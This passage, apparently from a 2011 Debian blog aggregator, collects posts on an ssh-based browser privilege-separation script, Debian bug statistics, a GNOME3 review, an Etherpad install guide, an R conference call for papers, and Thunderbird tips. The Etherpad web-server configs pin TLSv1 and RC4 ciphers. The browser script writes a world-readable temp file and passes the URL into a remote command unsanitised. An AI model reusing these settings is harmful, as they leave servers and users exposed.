With this simple infrastructure setup, it's possible to easily isolate future programs as well. Lastly... here's the script for launching iceweasel.
#!/bin/bash
stdin=
new_session=no
url=
for arg in "$@"; do
  if <span class="createlink"> &#34;&#36;arg&#34; &#61;&#126; &#94;-- </span>; then 
    if [ "$arg" = "--new-session" ]; then
      new_session=yes
    elif [ "$arg" = "--from-stdin" ]; then
      stdin=yes
    fi
  else
    url="$1"
  fi
done
if [ "$stdin" = "yes" ]; then
  temp=$(mktemp)
  while read line; do
    echo "$line" >> "$temp"
  done
  # it must be readable by the iceweasel user
  chmod 755 "$temp"
  url="file:///$temp"
fi
args=
if [ "$new_session" = "yes" ]; then
  args="--no-remote -ProfileManager"
fi
if [ -n "$url" ]; then
  args="$args '$url'"
fi
ssh iceweasel "MONKEYSPHERE_VALIDATION_AGENT_SOCKET=$MONKEYSPHERE_VALIDATION_AGENT_SOCKET iceweasel $args" &
[ -f "$temp" ] && sleep 5 && rm "$temp"
Comments by email... Hi, http://current.workingdirectory.net/posts/2011/privilege-separation/ has good intentions but afaik it does not improve security much. X applications can sniff your passwords and inject commands to your terminal emulators. I personally use xpra to get a similar solution without the hazards of X. I've been using it for two months now both at work and home. There are still bugs but svn version is getting better all the time. See for example my reply to https://grepular.com/ProtectingaLaptopfromSimpleandSophisticated_Attacks Timo

Alexander Reichle-Schmehl: Release Critical Bug report for Week 50

The bug webinterface of the Ultimate Debian Database currently knows about the following release critical bugs:
In Total:1680
Affecting Wheezy:1038
Wheezy only:139
Remaining to be fixed in Wheezy:899
Of these 899 bugs, the following tags are set:
Pending in Wheezy:56
Patched in Wheezy:154
Duplicates in Wheezy:52
Can be fixed in a security Update:34
Contrib or non-free in Wheezy:10
Claimed in Wheezy:0
Delayed in Wheezy:5
Otherwise fixed in Wheezy:68
Ignoring all the above (multiple tags possible) 595 bugs need to be fixed by Debian Contributors to get Debian 7.0 Wheezy released. However, with the view of the Release Managers, 929 need to be dealt with for the release to happen. Please see Interpreting the release critical bug statistics for an explanation of the different numbers.

Patrick Schoenfeld: Why Gnome3 sucks (for me)

When I started using Linux, I started with a desktop environment (KDE) and then tried a lot of (standalone) window managers, including but not limited to Enlightenment, Blackbox, Fluxbox and Sawfish. But I was never really satisfied as it felt as if something was missing.
It then came, that I became a user of a desktop environment again. Now I have been a GNOME user for at least five years.

Among the users of desktop environments, I'm probably not a typical user. In 2009 my setup drifted from a more or less standard GNOME 2.3 to a combination of GNOME and a tiling window manager, which I called Gnomad, as a logical continuation of something I've done for a long time since using computers: Simplifying tasks, which are not my main business.
I just didn't want to care about the hundred techniques to auto mount an USB stick or similar tasks, which are handed just fine by a common Desktop Environment. And I didn't want to care about arranging windows, because after all the arrangement of my windows was always more or less the same.

But there were rumors that GNOME3 significantly changed the user experience and I wanted to give it a try at some point in the future. This try was forced by latest updates in Debian unstable, so I tested it for some days.

Day 1: Getting to know each other
My first day was GNOME3 was a non-working-day. When I'm at home I'm mostly using my computer for some chatting and surfing in the web, so I don't have great demands on the
Window manager/Desktop Environment.
Accordingly the very first experience with GNOME3 was mostly a good one, except some minor issues.
The first thing to notice in a positive way, is the activities screen. I guess this one is inspired by Mac Expos , but its nevertheless a nice thing, as it provides an overview over opened applications.
Apart from that, its possible to launch applications from there. The classical application menu is gone, but this one is better. One can either choose with the mouse or start typing the applications name and it will incrementally search for it and show it immediately. Hitting Enter is enough to launch the application.
Additionally, on the left, there is a launcher for your favorite applications.

This one lead to the first question mark above my head.

I had opened a terminal via this launcher and now wanted to open another terminal, after I switched to a different workspace.
So I just clicked it again and had to notice that GNOME developers and I have a different perception, of whats intuitive, because that click
led me back to the terminal on the first workspace. It took me some minutes to realize how I'm able to start a second terminal, by just right clicking on the icon and click on Open new window or similar.

Day 2: Doing productive work
The next day was a work day and I was on a customer appointment to do support/maintenance tasks. On this appointments my notebook is not my primary work machine and so I could softly go over to using GNOME3 when doing productive work.
I can say that it worked, although I soon started to miss some keystrokes which I'm used to. Like switching workspaces with Meta4+Number or at least switch workspaces by cycling through them with STRG+Alt+Left and Right Arrow Keys. While the first is a shortcut specific to my GNOmad setup, the latter is something I knew back from the good old Gnome2 days.
It just vanished from the default keybindings and did nothing. Appearently, as I learned afterwards, it has been decided to use the Up/Down arrow keys instead.

While for new users this will not be a problem at all, this is really hard for someone using GNOME for about 5 years as these are keystrokes one is really used to.

Day 3: Going mulithead

The appointment ended on the third day at afternoon, so when I came back into the office, I had the chance to test the whole thing in my usual work environment. At office I have my notebook attached to a docking station which has a monitor attached to it. So usually I work in dual head mode, with my primary work screen being the bigger external screen.

That was the point, where GNOME3 became painful.

At first everything was fine. GNOME3 detected the second monitor and made it available for use with the correct resolution. But things started to become ugly, when I actually wanted to work with it. GNOME3 decided that the internal screen is the primary screen, so the panel (or what has stood around from it) was on that screen. I can live with that, as thats basically the same with GNOME2, but the question was: How to start an application in a way that its started on the big screen?
I knew that I couldn't just use the keystrokes I'm used to, like Meta4+p, which were bound to launching dmenu in my GNOmad setup, as I knew that I was not running GNOmad at present. So I thought hard and remembered that GNOME had a run dialog itself, bound to Alt+F2. Relieved I noticed, that this shortcut had not gone away. I typed 'chromium' and waited. A message appeared telling me that the file was not found. Okay. No, wait. What? I did not uninstall it, so I guess it should be there.
I tried several other applications and all were told not to be available. Most likely this is a bug and bugs happen but this was really serious for me.

Another approach was to use the activity screen. At first I used it manually, by moving the mouse to there, launch chromium (surprise, surprise, it was still there) and moved it to the right screen, because I haven't found a shorter way to do that. There must be a better way to that, I thought and so I googled. Actually there are more then one better way to do it.

  1. There is a hidden hot spot in the corner of the second screen, too. If one finds and moves the mouse over it, the activity screen will open on the primary monitor and on the secondary monitor, but the application list is only one the first. One can now type what he wants to start, hit Enter and Tada its on the screen where my mouse is. Not very intuitive, in my opinion, and I really would prefer if I had the same level of choice on the second screen.
  2. I can hit Meta4 and its opening the activitiy screen. From there everything is the same as described above.

There were many other small quirks that disturbed me, like that the desktop has vanished away (I used it seldom, but it was irritating that it wasn't there anymore), shortcuts I were missing and so on. lot of this is really specific to me being used to my previous setup, but I can't help myself but I really need those little helpers.

So, at some point I decided to go back to GNOmad again, knowing that I will run into the next problem again, because I would have to permanently disable the new gnome3 mode and instead launch GNOME in the fallback mode. Luckily that is as easy as typing the following in a terminal

gsettings set org.gnome.desktop.session session-name 'gnome-fallback'

I quickly got this working again, but had to notice another cruel thing in GNOME3, that even disturbed my GNOmad experience. GNOME3 now binds to Meta4+p to a function, which switches internal/extern monitor setting, and now that is a real PITA.

From this point on another journey began, that eventually ended in switch to a Gnome/Awesome setup but this is a different story for a different time.

15 December 2011

Francois Marier: Installing Etherpad on Debian/Ubuntu

Etherpad is an excellent Open Source web application for collaborative text editing. Like Google Docs, it allows you to share documents with others through a secret URL or to set up private documents for which people need a login.

It's a little tricky to install so here's how I did it.

Build a Debian packageBecause the official repository is not kept up to date, you must build the package yourself:
  1. Grab the master branch from the official git repository:
    git clone git://github.com/ether/pad.git etherpad
  2. Build the package:
    dpkg-buildpackage -us -uc

Now, install some of its dependencies:
apt-get install --no-install-recommends dbconfig-common python-uno mysql-server

before installing the .deb you built:
dpkg -i etherpad_1.1.deb
apt-get install --no-install-recommends -f

Application configurationYou will likely need to change a few minor things in the default configuration at /etc/etherpad/etherpad.local.properties:
useHttpsUrls = true
customBrandingName = ExamplePad
customEmailAddress = etherpad@example.com
topdomains = etherpad.example.com,your.external.ip.address,127.0.0.1,localhost,localhost.localdomain

Nginx configurationIf you use Nginx as your web server of choice, create a vhost file in /etc/nginx/sites-available/etherpad:
server  
listen 443;
server_name etherpad.example.com *.etherpad.example.com;
add_header Strict-Transport-Security max-age=15768000;

ssl on;
ssl_certificate /etc/ssl/certs/etherpad.example.com.crt;
ssl_certificate_key /etc/ssl/certs/etherpad.example.com.pem;

ssl_session_timeout 5m;
ssl_session_cache shared:SSL:1m;

ssl_protocols TLSv1;
ssl_ciphers RC4-SHA:HIGH:!kEDH;
ssl_prefer_server_ciphers on;

access_log /var/log/nginx/etherpad.access.log;
error_log /var/log/nginx/etherpad.error.log;

location /
proxy_pass http://localhost:9000/;
proxy_set_header Host $host;

and then enable it and restart Nginx:
/etc/init.d/nginx restart

Apache configurationIf you prefer to use Apache instead, make sure that the required modules are enabled:
a2enmod proxy
a2enmod proxy_http

and then create a vhost file in /etc/apache2/sites-available/etherpad:
<VirtualHost *:443>
ServerName etherpad.example.com
ServerAlias *.etherpad.example.com

SSLEngine on
SSLCertificateFile /etc/apache2/ssl/etherpad.example.com.crt
SSLCertificateKeyFile /etc/apache2/ssl/etherpad.example.com.pem
SSLCertificateChainFile /etc/apache2/ssl/etherpad.example.com-chain.pem

SSLProtocol TLSv1
SSLHonorCipherOrder On
SSLCipherSuite RC4-SHA:HIGH:!kEDH
Header add Strict-Transport-Security: "max-age=15768000"

<Proxy>
Order deny,allow
Allow from all
</Proxy>

Alias /sitemap.xml /ep/tag/\?format=sitemap
Alias /static /usr/share/etherpad/etherpad/src/static

ProxyPreserveHost On
SetEnv proxy-sendchunked 1
ProxyRequests Off
ProxyPass / http://localhost:9000/
ProxyPassReverse / http://localhost:9000/
</VirtualHost>

before enabling that new vhost and restarting Apache:
a2ensite etherpad
apache2ctl configtest
apache2ctl graceful

DNS setupThe final step is to create these two DNS entries to point to your web server:
  • *.etherpad.example.com
  • etherpad.example.com

Also, as a precaution against an OpenOffice/LibreOffice-related bug, I suggest that you add the following entry to your web server's /etc/hosts file to avoid flooding your DNS resolver with bogus queries:
127.0.0.1 localhost.(none) localhost.(none).fulldomain.example.com
where fulldomain.example.com is the search base defined in /etc/resolv.conf.

Other useful instructionsHere are the most useful pages I used while setting this up:

Dirk Eddelbuettel: R / Finance 2012 Call for Papers

Last night, the text below went out to r-sig-finance along with updates to the R/Finance website and its Call for Papers page; followed by some tweeting and Goggle+'ing (and please do feel free to retweet and share at will...)
Call for Papers: R/Finance 2012: Applied Finance with R
May 11 and 12, 2012
University of Illinois, Chicago, IL, USA
The fourth annual R/Finance conference for applied finance using R will be held on May 11 and 12, 2012 in Chicago, IL, USA on the campus of the University of Illinois at Chicago. The two-day conference will cover topics including portfolio management, time series analysis, advanced risk tools, high-performance computing, market microstructure, and econometrics. All will be discussed within the context of using R as a primary tool for financial risk management, portfolio construction, and trading. Over the past three years, R/Finance has included attendees from around the world and featured keynote presentations from prominent academics and practitioners. We anticipate another exciting line-up for 2012 --- including keynote presentations from Blair Hull, Paul Gilbert, Rob McCulloch, and Simon Urbanek. We invite you to submit complete papers or one-page abstracts (in txt or pdf format) for consideration. Academic and practitioner proposals related to R are encouraged. We welcome submissions for full talks, abbreviated "lightning talks", and for a limited number of (longer) pre-conference seminar sessions. Presenters are strongly encouraged to provide working R code to accompany the presentation/paper. Data sets should also be made public for the purposes of reproducibility (though we realize this may be limited due to contracts with data vendors). Preference may be given to presenters who have released R packages. Travel and accommodation grants may be available for selected presenters at the discretion of the committee. In addition, the conference will award prizes for best papers. To be eligible for a best paper award, a submission must be a full paper. Extended abstracts, even if a full paper by conference time, are not eligible for a best paper award. Please send submissions to: committee at RinFinance.com. The submission deadline is January 31, 2012. Submitters will be notified of acceptance via email by February 28, 2012. Notification of whether a presentation will be a long presentation or a lightning talk will also be made at that time. Additional details will be announced at this website as they become available. Information on previous year's presenters and their presentations are also at the conference website R/Finance 2009, 2010 and 2011. For the program committee:
Gib Bassett, Peter Carl, Dirk Eddelbuettel, Brian Peterson,
Dale Rosenthal, Jeffrey Ryan, Joshua Ulrich
So see you in Chicago in May! Update: Corrected urls to past conference thanks to heads-up by Josh. Thanks!


Rapha&#235;l Hertzog: 3.0 (quilt) is the most widely used Debian source package format

My goal with the 3.0 (quilt) source format has always been to standardize the patch management in Debian source packages. This message seems to have been well understood. dbs and dpatch have been deprecated by their respective maintainers. I made numerous efforts to make this source format useful in as many use cases as possible (but some improvements are still possible) and I have added hints to encourage maintainers to switch. Thanks to this, the adoption rate of this new source format has been very good and it s now the most widely used source package format in Debian only two years after its introduction in Debian unstable. With 9829 source package using 3.0 (quilt) , it surpassed the number of source package still using 1.0 (7368). (Those numbers have been taken from http://upsilon.cc/~zack/stuff/dpkg-v3/ on december 13th 2011.) The number of source packages using 3.0 (quilt) doubled this year.

(Click on the picture to see it full size) Of the 7368 packages using the old format, 6816 packages trigger the missing-debian-source-format lintian tag. This means that only 552 source packages have explicitly opted to keep using the old format and that the bulk of the remaining packages are rarely updated packages that have not been switched yet.

3 comments Liked this article? Click here. My blog is Flattr-enabled.

14 December 2011

Luke Faraone: Making Message-ID useful in Thunderbird

In Thunderbird, if you read a message on a mailing list and want to reference a post in a blog or elsewhere, you may often want to access a copy of the mailing list posting on the web. While you can often accomplish this by searching for the subject or manually finding it in the specific archives of that list, if you re using full mail headers, there s a built-in way to find a message on the web.Each email or Usenet message has a unique Message-ID. These are indexed at various providers which archive mailing lists, with Gmane being the most notable in the Free Software community.If you right-click on the Message-ID of a message in Thunderbird, you can choose to Open Browser with Message-ID . By default this menu item opens sensible-browser with a Google Groups page, which, while indexing of Usenet, remains ignorant about most mailing lists. Most people reading this will probably find that Gmane carries their favourite mailing lists, while Google does not.This is configurable, but sadly you have to choose one or another. In Thunderbird, go to Edit Preferences Advanced Config Editor, and set the mailnews.messageid_browser.url property to http://mid.gmane.org/%mid. (default of http://groups.google.com/groups?selm=%mid&rnum=1)

Next.

Previous.